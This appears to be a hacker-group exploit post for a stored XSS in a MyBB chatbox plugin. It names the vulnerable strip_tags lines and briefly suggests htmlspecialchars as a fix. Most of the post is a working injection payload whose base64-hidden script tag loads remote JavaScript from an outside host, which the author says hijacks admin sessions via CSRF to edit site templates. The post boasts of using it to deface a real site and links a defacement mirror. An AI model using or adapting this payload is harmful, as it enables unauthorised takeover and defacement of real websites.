MyBB ChangUonDyu Chatbox XSS
Versions Affected: I.D.K.(never tested but works on the latest one)
Vulnerable file:
“chatbox/message.php”
on lines
54: $shout['color'] = strip_tags($shout['color']);
55: $shout['font'] = strip_tags($shout['font']);
U shall use htmlspecialchars($shout['color'],ENT_QUOTES); or similar instead of strip_tags(). Strip_tags just blocks html tags, doesnt do anything for quotation marks. That is why it was named “strip_tags” ;)
Tested on madleets.com;
Sorry guys dont take it personal ;)
Example attack: Send a message on chatbox with editing selected font value like this(you can use inspect element options on browsers):
' size=99 onmouseover=document.write(atob('PHNjcmlwdCBzcmM9aHR0cDovL3Njb3JwLmVzeS5lcy9hPjwvc2NyaXB0Pg==')); a='asd
The javascript I coded(called in document.write in base64 format) also does CSRF when onmouseover triggered. It first gets csrf token, then changes user theme to find out what is the admin panel path. Then sends some index codes to template editor in admin panel automatically.
Discovered by TurkSec

BTW, madleets before onmouseover:

madleets after onmouseover:
Done saving mirror: http://zone-h.org/mirror/id/23247614